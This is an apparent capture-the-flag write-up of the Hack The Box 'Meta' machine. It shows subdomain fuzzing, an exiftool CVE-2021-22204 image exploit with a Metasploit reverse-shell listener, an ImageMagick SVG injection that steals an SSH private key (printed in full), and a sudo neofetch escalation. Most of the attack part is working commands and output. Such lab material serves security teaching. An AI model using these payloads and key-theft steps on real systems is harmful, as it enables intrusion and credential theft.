


Meta



InfoGathering

IP: 10.129.127.162

```
# Commands Executed  
db_nmap -sC -sV -O -A -oN nmap.results 10.129.127.162
```

SCOPE

```
Hosts  
====  
  
address          mac      name      os_name  os_flavor  os_sp  purpose  info  comments  
-----          -
```

| address | mac | name | os_name | os_flavor | os_sp | purpose | info | comments |
|----------------|-----|------|---------|-----------|-------|---------|------|----------|
| 10.129.127.162 | | | Linux | | 4.X | server | | |

SERVICES

```
Services  
====  
  
host          port  proto  name  state  info  
-----
```

| host | port | proto | name | state | info |
|----------------|------|-------|------|-------|--|
| 10.129.127.162 | 22 | tcp | ssh | open | OpenSSH 7.9p1 Debian 10+deb10u2 protocol 2.0 |
| 10.129.127.162 | 80 | tcp | http | open | Apache httpd |

SSH

```
PORT  STATE  SERVICE  VERSION  
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
| ssh-hostkey:  
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)  
|   256  b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)  
|_  256  05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
```

HTTP

```
80/tcp open  http     Apache httpd  
|_http-title: Did not follow redirect to http://artcorp.htb  
|_http-server-header: Apache  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:
```

When I visit http://10.129.127.162 I am automatically forwarded to http://artcorp.htb/ using a 301 permanent redirect

SCREENSHOT EVIDENCE

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 301 Moved Permanently
2 Date: Sun, 10 Apr 2022 17:23:17 GMT
3 Server: Apache
4 Location: http://artcorp.htb
5 Content-Length: 0
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
```


I added artcorp.htb to my /etc/hosts file and was able to view the site afterwards

```
# Commands Executed
vi /etc/hosts
# ADDED
10.129.127.162 artcorp.htb
```

On the sites home page their is a list of possible users who supposedly work at ArtCorp

- Judy E
- Sarah W
- Thomas S

SCREENSHOT EVIDENCE



I fuzzed for subdomains and discovered "dev01" which I also added to my /etc/hosts file

```
# Command Executed
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.artcorp.htb" -u
http://artcorp.htb -o ffuf.results --fw=1
```

SCREENSHOT EVIDENCE

```
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500
:: Filter : Response words: 1
```

```
dev01 [Status: 200, Size: 247, Words: 16, Lines: 10, Duration: 64ms]
:: Progress: [4989/4989] :: Job [1/1] :: 631 req/sec :: Duration: [0:00:13] :: Errors:
```

Visiting <http://dev01.artcorp.htb> took me to a new page

SCREENSHOT EVIDENCE

ArtCorp dev environment

Currently applications in development:

[MetaView](#)

* Only applications ready to be tested are listed

Gaining Access

Visiting the link for the MetaView app I was taken to a page where I can upload picture files I viewed the source page of the site to try and discover any filtering that may be applied there. There was nothing in the HTML

It is probably safe to say I am required to upload some type of image file so I attempted to upload a non-image file type This returned an error that only jpg and png files are allowed

SCREENSHOT EVIDENCE

MetaView

Upload your image to display related metadata.

Choose file..

Browse

Upload

File not allowed (only jpg/png).

I generated a malicious image file to upload using exfil tool

SOURCE: <https://github.com/convisolabs/CVE-2021-22204-exiftool>

I modified the exploit to use my ip address and a port I plan on opening a listener on

```
# Command Executed
git clone https://github.com/convisolabs/CVE-2021-22204-exiftool.git
sudo apt install -y djvulibre-bin exiftool
vi exploit.py
# Modified values to
ip = '10.10.14.59'
port = '1337'
```


I then started a listener in Metasploit

```
# Msf Commands
use multi/handler
set -g LHOST 10.10.14.59
set -g LPORT 1337
set payload linux/x86/shell_reverse_tcp
run -j
```

I then ran the exploit file to generate the malicious jpg

```
# Command Executed
chmod a+x exploit.py
./exploit.py
```

SCREENSHOT EVIDENCE



```
(root@kali)-[~/HTB/Boxes/Meta/CVE-2021-22204-exiftool]
└─# ./exploit.py
1 image files updated

(root@kali)-[~/HTB/Boxes/Meta/CVE-2021-22204-exiftool]
└─# ls
configfile  exploit.djvu  exploit.py  image.jpg  image.jpg_original  lab  payload  payload.bzz  README.md

(root@kali)-[~/HTB/Boxes/Meta/CVE-2021-22204-exiftool]
└─#
```

I uploaded the image which immediately connected to my listener giving me a shell

SCREENSHOT EVIDENCE

```

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.59:1337
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (10.10.14.59:1337

msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

  Id  Name  Type           Information                                     Connection
  --  ---  --           -
  1    shell x86/linux  Shell Banner: /bin/sh: 0: ——— 10.10.14.59:1337 → 1

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
/bin/sh: 0:
-----

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname -I
10.129.127.162
$ hostname
meta
$ |

```

In my enumeration I used a tool called pspy to view live running crons on the machine
RESOURCE: <https://github.com/DominicBreuker/pspy>

I uploaded the file to the target machine by hosting the file on my attack machines HTTP server

```

# Commands Executed
uname -m # Tells me the architecture
mkdir /dev/shm/.tobor
cd /dev/shm/.tobor
wget http://10.10.14.59/pspy64
chmod a+x pspy64
./pspy64 &

```

SCREENSHOT EVIDENCE

```
$ chmod a+x pspy64
$ ./pspy64 &
$ pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdbc235db663f5e3fe1c33b8855
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false
Draining file system events due to startup ...
done
2022/04/10 14:28:53 CMD: UID=0 PID=97 |
2022/04/10 14:28:53 CMD: UID=0 PID=9 |
2022/04/10 14:28:53 CMD: UID=0 PID=87 |
```

While running the tool I discovered a custom script being executed from /usr/local/bin/convert_images.sh running as UID 1000

SCREENSHOT EVIDENCE

```
2022/04/10 14:29:01 CMD: UID=0 PID=2413 | /usr/sbin/CRON -f
2022/04/10 14:29:01 CMD: UID=1000 PID=2416 | /bin/bash /usr/local/bin/convert_images.sh
2022/04/10 14:29:01 CMD: UID=1000 PID=2415 | /bin/sh -c /usr/local/bin/convert_images.sh
2022/04/10 14:29:01 CMD: UID=1000 PID=2417 | /usr/local/bin/mogrify -format png *.*
2022/04/10 14:29:01 CMD: UID=0 PID=2418 | /bin/sh -c rm /tmp/*
2022/04/10 14:29:01 CMD: UID=0 PID=2419 |
```

I verified that the UID is referring to the user thomas and viewed the contents of the file and killed the pspy64 process

```
# Command Executed
id 1000
cat /usr/local/bin/convert_images.sh
ps # Showed pspy64 was running with PID 2404
pkill -9 2404
```

SCREENSHOT EVIDENCE

```
$ id 1000
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
$ cat /usr/local/bin/convert_images.sh
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.* 2>/dev/null
pkill mogrify
$
[HTB] 0:openvpn 1:msf* 2:bash-
```

I checked out mogrify and discovered it is a tool used by ImageMagick that is converting files to PNG format

```
# Command Executed
usr/local/bin/mogrify -version
```

SCREENSHOT EVIDENCE

```
$ /usr/local/bin/mogrify -version
Version: ImageMagick 7.0.10-36 Q16 x86_64 2021-08-29 https://imagemagick.org
Copyright: © 1999-2020 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): fontconfig freetype jng jpeg png x xml zlib
$
[HTB] 0:openvpn 1:msf* 2:bash-
```

Searchsploit did not return any exploits but a Google search returned the below article

RESOURCE: <https://insert-script.blogspot.com/2020/11/imagemagick-shell-injection-via-pdf.html>

Using the article I put together a PoC svg file to try which copies thomas SSH private key into /dev/shm

CONTENTS OF poc.svg

```
<image authenticate='ff' `echo $(cat ~/.ssh/id_rsa)> /dev/shm/id_rsa`;''>
<read filename="pdf:/etc/passwd"/>
<get width="base-width" height="base-height" />
<resize geometry="400x400" />
<write filename="test.png" />
<svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/
xlink">
<image xlink:href="msl:poc.svg" height="100" width="100"/>
</svg>
</image>
```

I then placed the malicious file on the target machine and put it into a directory where images are converted by the cronjob

```
# Command Executed
cd /dev/shm/.tobor
wget http://10.10.14.59/poc.svg
cp poc.svg /var/www/dev01.artcorp.htb/convert_images/
```

After waiting a short period of time I was able to read the private SSH key of thomas

SCREENSHOT EVIDENCE

```
1w 1 1 1 www-data www-data 422 Apr 10 14:45 poc.svg
$ ls -la
total 8
drwxrwxrwt  3 root    root    100 Apr 10 14:47 .
drwxr-xr-x 16 root    root   3080 Apr 10 13:16 ..
drw-rw-rw-  2 www-data www-data  80 Apr 10 14:40 .tobor
-rw-r--r--  1 thomas  thomas 2590 Apr 10 14:47 id_rsa
-rw-r--r--  1 www-data www-data  422 Apr 10 14:45 poc.svg
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAMkRsYdH45IvV qMgzqmJPFAdxmKD9WRnVP90qEF0ZEYwTFuFPULnq5hSbNRucwXEXbW0WkHccusftIt0QuS0AEza8nfE5ioJmX509+fv8ChmnapyryKKn4QR4MAqqTqNIb 7xOWTT7QnT6eYyWb2zife0ji0INpEUQxw5uce7qd8+bPx/ 8ro4I4K6Djh4fcwQbomdSZ9Y5b3kT0x95HtMr0tYfWrKr5 H20fhV+A/QUXrG7fQF6pu02o1nj5LFgaFMIYRDSzf9aToEGpytgUf0gjw9hCi7dgd9w/9gzKrbJwAAAAMBAAEAAAGAF1FwyCmMPkZv0o4Z3aMLPQkSyE iGLInOc6fa89lfrCqPZr0crSpFyop3wsMcC4rVb9m3uhwc Bsf0BQAHl7Fp0PrzWsc+9AA14ATK4D79vHnzTI13id29dG n7JoPVwFv/97UYG2WKexo6DOMmbNuxaKkpetfsqsLAnqLf026UeD1VUBsvb23Mu+wMyv87/Ju+GPuXwUi6m0cMy+i0BoFCLYkKaLJzUFngOg7664dUagx I8qMpphpRC1n0L9HDKysDTLWNSr8fq2LiYwIku7caFosFM N54zxGRo5NwbY0AxxgFhRj9DTmhFyHnUz2yRPu+kvjFw19 keAmLMNeuMqgB00guskmU25GX405Umt/IHqFHw99mcTGc/veEWI
$ |
[HTB] 0:openvpn 1:msf* 2:bash-
```

I copied the file contents and saved it onto my attack machine
I then modified the key to make it usable. After the below command I made sure the BEGIN OPEN SSH and END are on the same lines

```
# Command Executed
sed -i 's/ /\n/g' thomas.key
```

SCREENSHOT EVIDENCE


```
(root@kali)-[~/HTB/Boxes/Meta]
└─# cat thomas.key
-----BEGIN OPENSSH PRIVATE KEY-----
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
bhFErAeoncE3vJAAAACXJvb3RAbWV0YQE=
-----END OPENSSH PRIVATE KEY-----
```

CONTENTS OF thomas.key

```
-----BEGIN OPENSsh PRIVATE KEY-----
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
bhFErAeoncE3vJAAAACXJvb3RAbWV0YQE=
-----END OPENSsh PRIVATE KEY-----
```

I then modified the permissions of the private key to be correct and used the key to SSH into the machine as thomas I was then able to read the user flag

```
# Commands Executed
sudo chmod 600 thomas.key
ssh thomas@artcorp.htb -i thomas.key
cat ~/user.txt
# RESULTS
f4c4a1a3f4abfffc524b1d8a8ccdaf51
```

SCREENSHOT EVIDENCE

```

(root@kali)-[~/HTB/Boxes/Meta]
# chmod 600 thomas.key

(root@kali)-[~/HTB/Boxes/Meta]
# ssh thomas@artcorp.htb -i thomas.key
The authenticity of host 'artcorp.htb (10.129.127.162)' can't be established.
ED25519 key fingerprint is SHA256:Y8C2l0ecv5ZDp3I6M5zjDUYDVsc3p/pgjF9HVRPioqQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'artcorp.htb' (ED25519) to the list of known hosts.
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
thomas@meta:~$ id
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
thomas@meta:~$ hostname -I
10.129.127.162
thomas@meta:~$ hostname
meta
thomas@meta:~$ cat ~/.user.txt
f4c4a1a3f4abfffc524b1d8a8ccdaf51
thomas@meta:~$ |
[HTB] 0:openvpn 1:msf- 2:ssh*

```

USER FLAG: f4c4a1a3f4abfffc524b1d8a8ccdaf51

PrivEsc

In checking my sudo permissions I discovered I can execute the command /usr/bin/neofetch with root privileges and no password

```
# Command Executed
sudo -l
```

SCREENSHOT EVIDENCE

```

thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch "\"\"
thomas@meta:~$ |
[HTB] 0:openvpn 1:msf- 2:ssh*

```

There is a config.conf file for neofetch in ~/.config/neofetch/

Checking the permissions on that file I can see I do have the ability to write to it

```
# Command Executed  
cd ~/.config/neofetch/  
ls -la config.conf
```

I added a reverse shell on the first line of ~/.config.conf. I then set the environment variable to use that file

